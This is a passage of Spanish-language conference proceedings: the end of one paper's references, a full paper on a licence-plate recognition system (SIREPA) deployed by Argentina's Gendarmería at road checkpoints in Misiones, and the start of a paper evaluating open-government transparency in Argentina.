1. Amador Fierros, Genoveva et al. Neurodiversity in Higher Education: the students experience. Rev. educ. sup [online]. 2021, vol. 50, n. 200, pp. 129-151. Epub 22-Mar-2022. ISSN 0185-2760. https://doi. org/10.36857/resu. 2021.200. 1893.
2. Revista Bit & Byte. Año 3, N° 6. "La gobernanza digital, un concepto más amplio que el e-gobierno". Revista Institucional de la Facultad de Informática, Universidad Nacional de La Plata. ISSN: 2468-9564. 2017.
3. R. Gacitúa, H. Astudillo, B. Hitpass, M. Osorio-Sanabria and C. Taramasco, "Recent Models for Collaborative E-Government Processes: A Survey," in IEEE Access, vol. 9, pp. 19602-19618, 2021, doi: 10.1109/ACCESS.2021.3050151.
4. Federico Cristina, Sebastián Dapoto, Ramiro Intas. Asistencia posicional para personas ciegas o con baja visión en edificios públicos. XXIX Congreso Argentino de Ciencias de la Computación (CACIC) 2023. ISBN: 978-987-9285-51-0. Páginas: 752-763.
5. UPA - Unsighted Position Assist. https://github.com/fedecris/unsighted-position-assist.
6. API consulta de aulas. http://gestiondocente.info.unlp.edu.ar/reservas/api/consulta/estadoactual
7. Sistema de Gestión docente http://gestiondocente.info.unlp.edu.ar
8. Developer android reference. https://developer.android.com/develop?hl=es-419
9. ScienceDirect. "Performance analysis of indoor fingerprinting localization using Wi-Fi RSSI". https://www.sciencedirect.com/science/article/abs/pii/S0165168416301566
10. REST API Documentation. https://restfulapi.net/
11. Introducing JSON. https://www.json.org/json-en.html

Ciudades Inteligentes - Sistema de Reconocimiento de Patentes: Implementación de Gendarmería Nacional en el Grupo Seguridad Vial Uruguai (Misiones)

Nicolás Repetti, Rocío Andrea Rodríguez

Universidad Abierta Interamericana (UAI)
Facultad de Tecnología Informática
Centro de Altos Estudios en Tecnología Informática (CAETI)
Av. Montes de Oca 745, Ciudad Autónoma de Buenos Aires, Argentina
nicolas.repetti@alumnos.uai.edu.ar, rocioandrea.rodriguez@uai.edu.ar

Resumen. Las ciudades inteligentes deben hacer uso de las TIC (Tecnologías de la Información y Comunicación) para mejorar la calidad de vida de sus ciudadanos, debiendo las instituciones públicas adaptarse para proporcionar mejor eficiencia y capacidad de control. En el presente artículo, se detalla el procedimiento empleado por Gendarmería Nacional para el desarrollo e implementación de un sistema de reconocimiento de patentes (LPR) y verificación automática de antecedentes para vehículos. Como así también los resultados que se obtuvieron con su uso en el "Grupo de Seguridad Vial Uruguai" sobre la RN 12 KM 1606 (Misiones). Los objetivos incluyeron implementar algoritmos de inteligencia artificial para el reconocimiento de imágenes, establecer mecanismos para realizar verificaciones de antecedentes en situaciones poca conectividad, la construcción de un prototipo del hardware con placas Raspberry y la realización de pruebas durante 30 días.

Palabras clave: Reconocimiento de patentes; Gendarmería Nacional Argentina; Controles de ruta

1. Introducción

En un trabajo previo se ha realizado una revisión de la literatura en relación con la adaptación de herramientas tecnológicas en el contexto de las ciudades inteligentes, con el objetivo de abordar los desafíos que surgen en materia de seguridad ciudadana en los países de Latinoamérica y particularmente en Argentina. En el mismo, se ha establecido que la seguridad un aspecto importante para los habitantes de las ciudades y puede beneficiarse a partir de la inclusión de las TIC y de extraer las buenas prácticas realizadas en otros centros urbanos [1].

Asimismo, se detectó que una de las principales tendencias es la incorporación de cámaras de monitoreo incorporando inteligencia artificial para el reconocimiento de patentes y análisis facial de ciudadanos que para su posterior cotejo de antecedentes en bases de datos correspondientes [1].

Finalmente, se destaca la importancia de la participación activa de los gobiernos en sus distintos niveles (nacional, provincial, municipal) para fomentar el desarrollo de las ciudades inteligentes. Principalmente, a partir de los programas de desarrollo y control de tareas realizadas [1].

A partir de lo mencionado, en el presente artículo se detallará el trabajo realizado por Gendarmería Nacional para el desarrollo de un sistema de reconocimiento de patentes y los resultados de su uso en un ambiente real.

Este trabajo se encuentra estructurado de la siguiente manera. En la sección 1 se presentó una introducción sobre trabajos previos y el rol del estado para incorpora tecnologías (entre ellas la de reconocimiento de imágenes) para mejorar la calidad de vida en las ciudades. En la sección 2 se presenta el rol de Gendarmería en las rutas nacionales y su responsabilidad en los controles de ruta. En la sección 3 se presenta el diseño de la solución tecnológica. En la sección 4 se presenta el análisis de los resultados de campo obtenidos. Finalmente, en la sección 5 se presentan las conclusiones.

2. Gendarmería Nacional y los controles de ruta

La Gendarmería Nacional es una Fuerza de Seguridad Argentina que, a través de la Ley 24.449 sobre "la circulación de personas, animales y vehículos terrestres en la vía pública y actividades vinculadas con el transporte", posee funciones de prevención y control del tránsito en las rutas nacionales y otros espacios del dominio público nacional [2].

En el marco de estas funciones, Gendarmería emplaza diariamente 22 controles de ruta dentro de la provincia de misiones con 5/7 personas por turno (de hasta 12 hs.) y suelen estar instalados en zonas con poca conectividad y sin fuentes de alimentación permanentes, limitando la cantidad de vehículos que se pueden controlar y restringiendo el control a la inspección visual y documentológica del mismo (omitiendo la búsqueda de antecedentes).

Con la reciente mejora y proliferación de dispositivos IOT se creó un sistema para el control de los vehículos que transitan las rutas nacionales, así también es importante mantener un registro del flujo y otros indicadores para orientar la toma de decisiones.

3. Desarrollo del Sistema de Reconocimiento de Patentes (SIREPA)

3.1 Diseño general

El sistema completo consta de 4 elementos que interactúan entre sí:

- Sistemas de reconocimiento de patentes (SIREPA): Equipo utilizado en los controles de ruta que lleva a cabo el reconocimiento de imágenes.

- Servidor del Centro de Comando y Control (CECOMTROL): Lugar donde se centralizan y almacenan las detecciones realizadas por los SIREPA.
- Servidor del Sistema Federal de Comunicaciones Policiales (SIFCOP): "única base de datos habilitada para la carga, consulta y retransmisión de medidas judiciales dispuestas por autoridad judicial competente del orden Federal, Nacional, Provincial y de la CIUDAD AUTÓNOMA DE BUENOS AIRES, referentes a capturas/detenciones, prohibiciones de salida del país, búsqueda de personas extraviadas, solicitudes de paradero por comparendo, hábeas corpus, medidas restrictivas, pedidos de secuestros (vehiculares, armas, elementos) y otras medidas." [3].
- Servidor Oracle: Equipo donde se ejecuta el tablero de control a partir del uso de la Herramienta Endeca [4].

Excluyendo las interfaces gráficas con el usuario, el sistema cuenta con 3 tipos de conexiones (las cuales pueden verse en la Figura 1):




Fig. 1. Diseño de interfaces (elaboración propia)

1. Conexión entre los sistemas de reconocimiento de patentes (SIREPA) y el servidor del Centro de Comando y Control (CECOMTROL). Los SIREPA informan al servidor las detecciones realizadas y descargan una lista negra (listado de patentes con pedido de captura) actualizada. Protocolo HTTPS.
2. Conexión CECOMTROL y SIFCOP. Mediante script se accede al Webservice de SIFCOP para descargar el listado de vehículos con pedido de secuestro. Protocolo HTTPS sobre VPN.
3. Conexión CECOMTROL y servidor Oracle. Mediante el desarrollo de un ETL se configuró la herramienta "Endeca" para que extraiga información de las detecciones desde la base de datos de CECOMTROL y las grafique en el tablero de control. Protocolo HTTPS.

3.2 Evolución del diseño de patentes en Argentina

Considerando que en los últimos 30 años existieron en el país 3 tipos de patentes vehiculares con formatos distintos (como se ejemplifica en la Figura 2), se analizaron las características de cada placa y su representación en el parque automotor actual antes de entrenar el algoritmo de reconocimiento.



Fig. 2. Evolución de las patentes en Argentina

Hasta 1994, el formato de las patentes consistió en una letra y seis dígitos numéricos impresos de color blanco en relieve sobre un fondo negro. La letra identificaba a la provincia o distrito de radicación del automotor, en tanto que los números eran generados consecutivamente de acuerdo con el registro correspondiente de la zona.

En 1993 el Gobierno Nacional, a través de la Dirección Nacional del Registro de la Propiedad del Automotor (DNRPA), estableció un nuevo formato de patentes con tres letras y tres números (ej. ABC123) para la totalidad de los vehículos radicados en el país.

Conforme disposiciones vigentes, los autos nuevos comenzaron a utilizar esta patente a partir del 1995 y los vehículos ya radicados en las provincias debían ser repatentados (no pudiendo continuar circulan con el formato anterior).

En el marco del proceso de integración y consolidación progresiva para garantizar la libre circulación de vehículos entre los estados miembros del MERCOSUR, en octubre del 2014 se aprobó la Resolución 033/14 que estableció un nuevo formato de patente para ser utilizado en Argentina, Brasil, Paraguay, Uruguay y Venezuela. [6]. En Argentina, este nuevo formato comenzó a aplicarse en los vehículos 0km a partir de abril 2016.

A finales del 2018, en Argentina circulaban aproximadamente 13.950.048 vehículos [7], lo que marcó un incremento de 1.937.898 unidades respecto a diciembre del 2015 [8]. A partir de estos datos, se infirió que el 13% de los vehículos

en las calles/rutas Argentina utilizan patente del MERCOSUR y el 87% aún mantienen el formato anterior. Por lo tanto, se consideró importante que el algoritmo de reconocimiento de patentes sea capaz de reconocer ambos formatos (ver tabla 1).

Tabla 1. Comparativa entre formatos

Características	Formato 1995-2016	Formato MERCOSUR
Caracteres en vehículos	3 letras + 3 números. Estructura "ABC123"	4 letras + 3 números. Estructura "AB123CD"
Dimensiones	400 mm x 130 mm y un espesor de 1 mm	400 mm x 130 mm y un espesor de 1 mm
Fuente	Color blanco sobre fondo negro	FE Engschrift en color negro sobre fondo blanco.

A partir de las experiencias de un equipo de investigaciones del Instituto Nacional de Tecnología Industrial (INTI), se decidió utilizar la biblioteca OpenALPR y recrear los pasos para poder identificar patentes del formato 1995 y del Mercosur [9].

3.3 Hardware

"*A menudo un cliente define un conjunto de objetivos generales para el software, pero no identifica los requisitos detallados de entrada, procesamiento o salida. En otros casos, el responsable del desarrollo del software está inseguro de la eficacia de un algoritmo, de la adaptabilidad de un sistema operativo o de la forma que debería tomar la interacción humano-maquina. En éstas, y en otras muchas otras situaciones, un paradigma de construcción de prototipos puede ofrecer el mejor enfoque*." [10].

En las primeras etapas del proyecto, teniendo en cuenta la cantidad actores que se verían involucrados por parte de Gendarmería y a los fines de recabar la mayor cantidad de experiencias y recomendaciones para mejorar las posibilidades de éxito del sistema, se decidió por un proceso de desarrollo evolutivo con construcción de prototipos.

Entre las conclusiones más importantes se destacaron:

- Diseñar el sistema para que pudiese funcionar con alimentación a 220V, pero también permitir la posibilidad de utilizar el cargador de 12V de los patrulleros para que el equipo pudiese ser trasladado a diferentes sectores.
- La utilización de "listas negras de antecedentes" con la nómina completa de vehículos con pedido de secuestro. Permitiendo que el equipo pudiese efectuar verificaciones en caso de no tener conectividad y actualizando la misma al momento de volver a la base operativa o restablecerse la señal de internet.

Habiendo finalizados las pruebas, se estandarizaron los componentes y se hicieron las compras para la fabricación de equipos en serie conforme el detalle de la tabla 2. El costo total por equipo con el equipamiento indicado en la Tabla 2 fue de US$1.000.

Tabla 2. Listado de elementos

Elementos	Función	Componentes
Gabinete	Unidad donde se ejecuta el procesamiento de imágenes y control de antecedentes. Interfaz para el usuario Alimentación a 220 y 12v.	Raspberry Pi 3 B+, pantalla táctil, transformador 12v, conversor video analógico-digital
Semáforo	Alerta visual y sonora para los efectivos que se encuentran en el control	2 focos led, bocina
Cámara	Elemento de captura de imágenes.	Cámara LG multifocal y trípode

En la figura 3 se muestra el equipo una vez armado y en la figura 4, instalado en un control.



Fig. 3. Diseño final SIREPA (elaboración propia)




Fig. 4. Uso SIREPA durante pruebas en CABA (elaboración propia)

3.4 Modelo de datos

En la tabla 3 se detallan los datos que se generaron y almacenaron en el servidor de CECOMTROL durante las pruebas.

Tabla 3. Datos generados por los lectores de dominio.

Nombre	Descripción
Elemento	Titulo abreviado de la unidad de GNA que utiliza el equipo
Ubicación	Descripción semántica del lugar donde se realiza el control de ruta
Latitud	Coordenada de emplazamiento
Longitud	Coordenada de emplazamiento
Dominio	Patente cotejada contra registro de antecedentes
Modo	Modo de ingreso (automático/manual)
MAC	Identificador del equipo que realizo reporta los datos
Resultado	Positivo / Negativo en consulta lista negra
Fecha/Hora	Fecha y hora de la consulta del dominio
F. creación	Fecha de inserción en la base de datos

4. Resultados

Una vez finalizado el desarrollo, se distribuyeron 2 equipos SIREPA en unidades de la Fuerza distribuidos en Misiones para realizar pruebas en el terreno durante 30 días. A partir de la información recabada, se extrajeron los siguientes datos que se presentan a continuación.

4.1 Algoritmo de reconocimiento de imágenes

En la Figura 5 se muestran fotografías generalas por los lectores de dominio.



Fig. 5. Imágenes capturadas por los SIREPA (elaboración propia)

Conforme fotografías almacenadas por el SIREPA utilizado en la provincia de Misiones, se procedió a realizar inspección visual sobre 225 muestras seleccionadas aleatoriamente para evaluar porcentaje de acierto del algoritmo de reconocimiento (ver tabla 4).

Tabla 4. Resultados Obtenidos

Formato	Aciertos	Errores	Porcentaje de Aciertos
ABC123	70	25	73%
ABC123CD	105	20	84%
TOTAL	175	45	79%

Observaciones: la diferencia en el porcentaje de acierto se podría explicar en base al deterioro que presentan las patentes "ABC123" y debido al poco contraste que se ven cuando hay poca iluminación o el vehículo es color negro (a partir de los datos recolectados, se procederá a reentrenar el algoritmo para evaluar mejoras a futuro).

4.2 Información recibida en el tablero de control

En la figura 6 se muestra un croquis con el emplazamiento del control de ruta.



Fig. 6. Uso de equipos SIREPA en Misiones (elaboración propia)

En el período analizado se detectaron 4.920 dominios. El gráfico de distribución por horario muestra que el sistema fue utilizado en diferentes momentos del día (ver figura 7).




Fig. 7. Vehículos detectados conforme hora del día (elaboración propia)

- Del análisis de las patentes detectadas, se observa que el 52% poseen formato MERCOSUR y el resto "ABC123".
- Conforme el registro de consultas de antecedentes, durante el mes de agosto las unidades analizadas tenían un promedio de 57 consultas por día, durante el mes de septiembre (utilizando los SIREPA) el promedio se incrementó a 172.
- En el transcurso de las pruebas de equipos se realizaron 3 detecciones de vehículos con pedidos de secuestros.

Como consecuencia de los trabajos realizados, el 16 de octubre a través de la Disposición DI-2019-1608-APN-DINALGEN#GNA del Director Nacional de Gendarmería, dispone en su artículo primero:
"*Implementar a partir de la firma de la presente, el Sistema de Reconocimiento de Patentes (SIREPA), como sistema de control de Gendarmería, para ser utilizado en los diferentes puntos de control (controles de rutas, peajes, pasos internacionales y otros) en donde desempeña funciones la Fuerza*" [11].

5. Conclusiones

El objetivo con el que inició este trabajo fue proponer un sistema que permitiese aumentar la eficiencia de los controles vehiculares de Gendarmería en rutas nacionales con un menor costo de implementación que el "anillo digital" montado en los ingresos/egresos de la Ciudad Autónoma de Bs.As. [12] y que pudiera adaptarse a las condiciones operativas de la Institución.

Conforme los trabajos realizados y las metas planteadas, se elaboraron las siguientes conclusiones:

- En base al trabajo desarrollado por los investigadores del INTI [9], se logró adaptar el código de la biblioteca ALPR para que funcione con los dos formatos de patentes predominantes en Argentina. Llegando a un porcentaje de éxito en el procesamiento de imágenes del 79% en controles de ruta (con diferentes condiciones climáticas o patentes dañadas/sucias).
- Los protocolos de conexión, seguridad y envío de datos entre los SIREPA y el servidor central permitieron obtener información de los equipos distribuidos en diferentes partes del país, como así también, la actualización de las listas negras de patentes y pedidos de captura.
- El costo final para la construcción de cada equipo fue 1.000 US$ y el mismo pasó a integrar el patrimonio de la Gendarmería. Comparado contra el costo de sistemas contratados en los que se paga una mensualidad y es un gasto fijo luego para la institución.
- El tablero de control permitió monitorear de manera periódica el estado de los equipos que habían sido distribuidos, evaluar su funcionamiento y responder oficios judiciales sobre si determinados vehículos habían transitado por puestos de Gendarmería.
- Respecto a la mejoría en la "eficiencia de los controles", conforme el registro de consultas de antecedentes, durante el mes de agosto las unidades

analizadas tenían un promedio de 57 consultas por día, durante el mes de septiembre (utilizando los SIREPA) el promedio se incrementó a 172.

Finalmente, en el marco del uso de tecnologías para toma de decisiones en ciudades inteligentes, se destaca el hecho que a partir de la implementación del sistema los controles ya no serán selectivos, sino que se controlará en forma automática a todos los vehículos que pasen por el dispositivo de control, verificando en el momento si posee o no antecedentes y que al largo plazo, se podrá contar con información estadística propia sobre flujo vehicular, en los distintos puntos donde se encuentra empeñado personal de la Fuerza, contar con información para el análisis de tendencias y recorridos realizados por vehículos.

6. Agradecimientos

A la Gendarmería Nacional por la oportunidad haber fomentado la realización de este proyecto a través de su plan de becas para el personal en actividad.

7. Referencias

1. Repetti Nicolás, Rodríguez Rocío Andrea “Seguridad ciudadana en ciudades inteligentes – Revisión de la Literatura”, 11° Congreso de ingeniería informática y sistemas de información (CONAIISI) (2023).
2. Congreso de la Nación Argentina, Ley N° 24.449, [en línea], 2018 [Consulta 1 de agosto del 2024] http://servicios.infoleg.gob.ar/infolegInternet/anexos/0-4999/818/texact.htm
3. Ministerio de Seguridad “Resolución 475/2018 - Uso Obligatorio del Sistema Federal de Comunicaciones (SIFCOP) para la Consulta y Retransmisión de Medidas Judiciales” (2018).
4. ORACLE, Endeca Information Discovery, [en línea], [Consulta 1 de agosto del 2024] https://docs.oracle.com/cd/E35976_01/index.htm (2018).
5. Iprofesional. https://www.iprofesional.com/autos/376250-como-saber-el-ano-de-un-auto-por-la-patente-en-argentina [en línea], [Consulta 1 de agosto del 2024] (2024)
6. MERCOSUR, Resolución N° 33/14, [en línea], 2019 [Consulta 1 de agosto del 2024] http://200.40.51.218/SAM%5CGestDoc%5Cpubweb.nsf/FE94649CD0ECE696032584660075F1CA/$File/RES_033-2014_ES%20Patente%20MERCOSUR.pdf (2018)
7. Asociación de Fábricas Argentinas de Componentes (AFAC), Circulante en Argentina 2018, https://www.automotrix.com.ar/adm/enviosmasivos/Plantillas/COMUNICADOS%20DE%20PRENSA/FLOTA_CIRCULANTE2018.pdf [Consulta 1 de agosto del 2024] (2019)
8. Asociación de Fábricas Argentinas de Componentes (AFAC), Circulante en Argentina 2015, https://www.megautos.com/el-parque-circulante-en-argentina-supera-los-12-millones-de-vehiculos/ [Consulta 31 de julio del 2021] (2016)
9. Moretti, Ignacio & Jorge, Javier & Amado, José & Caniglia, Cristian & Puntillo, Daniel..“Software libre para reconocimiento automático de las nuevas patentes del Mercosur”. (2016)
10. Pressman Roger S, “Ingeniería del software. Un enfoque práctico”. Mc. Graw Hill (2006)

11. Gendarmeria Nacional, DI-2019-1608-APN-DINALGEN#GNA “Implementar el Sistema de Reconocimiento de Patentes (SIREPA), como sistema de control de Gendarmería” (2019)
12. Buenos Aires Ciudad, Anillo digital, [en línea], [Consulta 03 de noviembre del 2018] http://www.buenosaires.gob.ar/noticias/se-presento-el-anillo-digital-de-seguridad (2018)

Evaluación de la Transparencia en el Gobierno Abierto: Estudio de Caso en Argentina

Roxana Martínez, Bruno Navarrete, Andrés Cheroni

Universidad Siglo 21 (S21), Calle De los Latinos 8555, Córdoba, Argentina
{roxana.martinez}@ues21.edu.ar
{bruno.nvte, andrescheroni}@gmail.com

Abstract. Este trabajo presenta una evaluación sobre el estado actual de la transparencia en el Gobierno Abierto en Argentina. La transparencia es un aspecto esencial del Gobierno Abierto, debido a que promueve la participación ciudadana, el acceso a la información, como así también, la rendición de cuentas a los ciudadanos. La recolección de los datos se realizó a través de relevamientos y bases de datos oficiales gubernamentales que se encuentran disponibles en los sitios web públicos. En base a éstos, se agruparon y analizaron para obtener resultados qué revelan que, si bien Argentina ha realizado avances significativos, persisten desafíos tecnológicos importantes. En particular, se observan algunas falencias en procedimientos como así también en disponibilidad de fuentes de datos en las que se presentan disparidades en la implementación de prácticas de transparencias en diferentes instituciones gubernamentales del país. Este estudio identifica tanto fortalezas como debilidades en las prácticas actuales de transparencia y, además, proporciona recomendaciones para mejorar en un contexto de hallazgos para futuras investigaciones y políticas en el ámbito tecnológico ciudadano.

Keywords: Transparencia, Gobierno Abierto, Datos Abiertos.

1 Introducción

La primera mención oficial del concepto de “Gobierno Abierto” se le atribuye al Memorandum sobre Transparencia y Gobierno Abierto, de la Administración de Barack Obama [1]. En ese texto se destaca la importancia de la transparencia, participación y colaboración de los actos de gobierno para con sus ciudadanos. Básicamente, nace como respuesta al derecho del pueblo de saber cómo y por qué se toman estas decisiones gubernamentales, y es un enfoque que busca fortalecer y democratizar las instituciones, involucrar a la ciudadanía en las políticas públicas y aumentar la confianza y la colaboración entre los gobiernos y la sociedad [2].

Uno de los valores que se busca promover según la Alianza para el Gobierno Abierto es el acceso a la información. Esto implica que los ciudadanos pueden ejercitar eficazmente su derecho a acceder a la información pública, conocida como Transparencia Pasiva, o bien como una actitud proactiva de la administración en publicar información

aún si no hubiese sido solicitada por ningún ciudadano, esto es, Transparencia Activa [3].

La información recolectada y generada por los actos de gobierno representa un activo cuyo valor va de la mano de su disponibilidad y fidelidad. Un claro ejemplo de esto son los censos poblacionales, realizados periódicamente para estimar la cantidad de habitantes, sus rangos etarios, condiciones de vida y nivel de cobertura de las necesidades básicas. La calidad de estos datos y la información inferida de ellos dará lugar a decisiones que tendrán un impacto directo en la vida de las personas. La transparencia es uno de los pilares básicos del Gobierno Abierto. Se puede definir como el acceso libre y oportuno a la información pública por parte de la ciudadanía. Esto incluye la publicación de datos gubernamentales en formatos abiertos, claros y comprensibles, que permitan a los ciudadanos conocer y entender las acciones y decisiones de sus gobernantes. Este aspecto ayuda a prevenir la corrupción, mejora la eficiencia gubernamental y fortalece la confianza pública.

Asimismo, es importante conocer que son los datos abiertos y datos públicos, dos conceptos ligados pero diferentes entre sí. Al referirse a los datos públicos, es importante tener en cuenta que esta información ha sido evaluada, procesada, depurada y proporcionada por algún grupo u organización estatal. Los datos abiertos se suelen presentar en formatos estandarizados como CSV, XLS, XLSX, XML, entre otros. Cuanta mayor sea la variedad de formatos disponibles, más fácil será seleccionar el formato adecuado para visualizarlos o bien utilizarlos como entrada en otras herramientas o sistemas [4]. Por lo tanto, cuando se habla de datos abiertos, se hace referencia a grandes volúmenes de información clasificada y organizada en conjuntos de datos específicos, que se publican en portales de datos abiertos y están sujetos a las leyes vigentes en cada región.

La Ley de Acceso a la Información Pública [5], presenta un marco tanto de transparencia activa como pasiva. En cuanto a la transparencia activa, este marco requiere que los entes públicos publiquen una serie de datos de manera completa, actualizada, a través de medios digitales y en formatos abiertos. Estos datos incluyen la estructura orgánica y las funciones de la entidad, la lista de autoridades, la escala salarial de todas las categorías, el presupuesto asignado, entre otros. En lo que respecta a la transparencia pasiva, se garantiza el derecho de acceso a la información pública, lo que implica la posibilidad de buscar, acceder, solicitar, recibir, copiar, reprocesar, reutilizar y redistribuir libremente la información solicitada [6].

2 Tipos de Transparencia

En el contexto del Gobierno Abierto, se reconocen principalmente dos tipos de transparencia: la transparencia activa y la transparencia pasiva.

2.1 Transparencia Activa

Este tipo de transparencia permite una disponibilización permanente de la información pública en sitios web gubernamentales oficiales. Es decir, los organismos públicos son los que se encargan de crear y mantener plataformas donde la información es

compartida. Entre sus características más relevantes se encuentran: a) Los puntos oficiales de acceso a esta información pueden ser consultados en el momento; b) Los datos son visualizados de manera inmediata, sin intermediarios ni procedimientos adicionales; c) Los datos son gratuitos: ya que son compartidos independientemente de quien lo solicite o cuando; d) Se basa en la obligación de la administración pública a informar.

Existen varios portales gubernamentales sobre transparencia activa, por ejemplo: Portal Nacional de Datos Abiertos [7], existen 1.236 datasets correspondientes a 37 organismos estatales, los cuales se encuentran, por lo general, en formatos .xls, .xlsx y .csv. Hay disponibles 4 APIS que permiten consultar los resultados electorales; normalizar unidades territoriales, provincias, departamentos, municipios y calles; consultar los indicadores con evolución en el tiempo; y consultar los metadatos de los datasets y distribuciones del portal. Otro ejemplo similar es el de Buenos Aires Data [8], como así también, el portal para el seguimiento del Presupuesto Ciudadano de la Provincia de Rio Negro [9]; También se encuentra el caso del Portal de datos abiertos del Ministerio Público Fiscal [10], quién publica información de manera activa relacionada con la ejecución presupuestaria, personal, estructura orgánica, informes de gestión, etc. Los datos se encuentran disponibles en formato .pdf y .xlsx; También se encuentra el portal de los Datos Abiertos de la Administración Nacional de la Seguridad Social (ANSES) [11], quienes mantienen disponible información sobre las prestaciones de seguridad social que administra y otorga, los estados financieros del organismo y los informes elaborados por la Unidad de Auditoría Interna.

2.2 Transparencia Pasiva

En estos casos la información, si bien es de carácter público, no se encuentra inmediatamente disponible, sino que debe ser expresamente solicitada por el interesado. Sus principales características son: a) La solicitud de la información debe realizarse mediante procedimientos específicos (pudiendo ser electrónicos o físicos); b) Usualmente, implica un tiempo de procesamiento hasta que se entregue al interesado; c) Es costosa, ya que las solicitudes deben ser tratadas y procesadas individualmente. Está planteada con base en el derecho del ciudadano a saber.

Algunos de los ejemplos de portales gubernamentales para este contexto son: Plataforma de Trámites a Distancia Argentina [12], en el que se fomenta que todas las personas tienen derecho a acceder a la información pública, por medio de una solicitud. A modo de resumen, la transparencia pasiva es el derecho de los ciudadanos a solicitar y recibir información pública. Para ello es necesario disponer de canales adecuados, en el que se realice un tratamiento y seguimiento de las entregas de cada una de éstas. Es importante, disponer de una plataforma adecuada en la que se pueda gestionar y tener trazabilidad de todo el proceso, es decir, solicitarlo, observar su estado y acceder a la respuesta. La justificación del pedido debería provenir de que esta información no se encuentre disponible en ninguna plataforma oficial pública o bien sitio web oficial, ya que, si no existe en un medio oficial que la brinde, podría perder veracidad de su origen extra oficial.

3 Trabajos Relacionados

El estudio de la transparencia en el Gobierno Abierto ha sido objeto de numerosas investigaciones tanto en Argentina como en otros países. Estos trabajos han explorado diversos aspectos, desde la implementación y eficacia de las políticas de transparencia hasta sus impactos en la sociedad. A continuación, se presentan algunos de los estudios más relevantes en esta área:

En Argentina, la transparencia ha sido un tema central en la agenda pública, especialmente desde la promulgación de la Ley de Acceso a la Información Pública en 2016. Varios estudios han analizado su implementación y efectos:

- El derecho de acceso a la información pública en Argentina y el derecho de protección de datos personales. A propósito de la Ley Nº 27.275 [5]. Un estudio evaluó el mecanismo de resolución de conflictos entre el Derecho de Acceso a la Información Pública y la Protección de Datos Personales [13].
- Otro estudio es el de "Hacia la efectiva implementación de la Ley de Acceso a la Información Pública" [14]. Este informe busca analizar el nivel de cumplimiento de las distintas obligaciones establecidas por la Ley 27.275 por parte de los sujetos obligados de la Administración Pública.

4 Problemáticas detectadas

Existen diversas problemáticas que dificultan la implementación efectiva de la transparencia. Estas problemáticas pueden clasificarse en categorías relacionadas con el acceso a la información, la calidad de los datos, la infraestructura tecnológica, la cultura organizacional, la participación ciudadana y los marcos regulatorios y legislación.

A continuación, se analizan estas problemáticas en detalle:

A) Acceso a la información: El acceso de los interesados y afectados a la información pertinente es uno de los desafíos más significativos. La digitalización de los datos proporciona una nueva serie de oportunidades en lo referido a visualización, inmediatez y personalización, pero a la vez surgen nuevas dificultades [15]. Los problemas comunes son: i) Burocracia y procedimientos largos: En ocasiones la obtención de información requiere la realización de trámites burocráticos complejos y largos, lo que desalienta la solicitud; ii) Falta de conocimiento: Los ciudadanos a menudo desconocen sus derechos de acceso a la información y los procedimientos para ejercerlos; iii) Procedimientos complejos: La falta de guía y claridad en los procesos puede ser una barrera para muchos usuarios.

B) Calidad de Datos: La calidad de los datos publicados es otro desafío crítico. De nada sirve tener los datos disponibles si estos no pueden ser utilizados correctamente, es decir, existe información faltante o son ilegibles, o bien datasets incompletos. Para que la transparencia sea efectiva, los datos deben ser completos, precisos, actualizados y presentados en formatos accesibles [16]. Las problemáticas más recurrentes en esta categoría son: i) Datos incompletos o desactualizados: Los datos no actualizados o incompletos pueden llevar a conclusiones erróneas, que a su vez deriven en decisiones

no adecuadas; ii) Formato inadecuado: La falta de estandarización en los formatos, o la elección de formatos difíciles de procesar, limitan la utilidad para los consumidores.
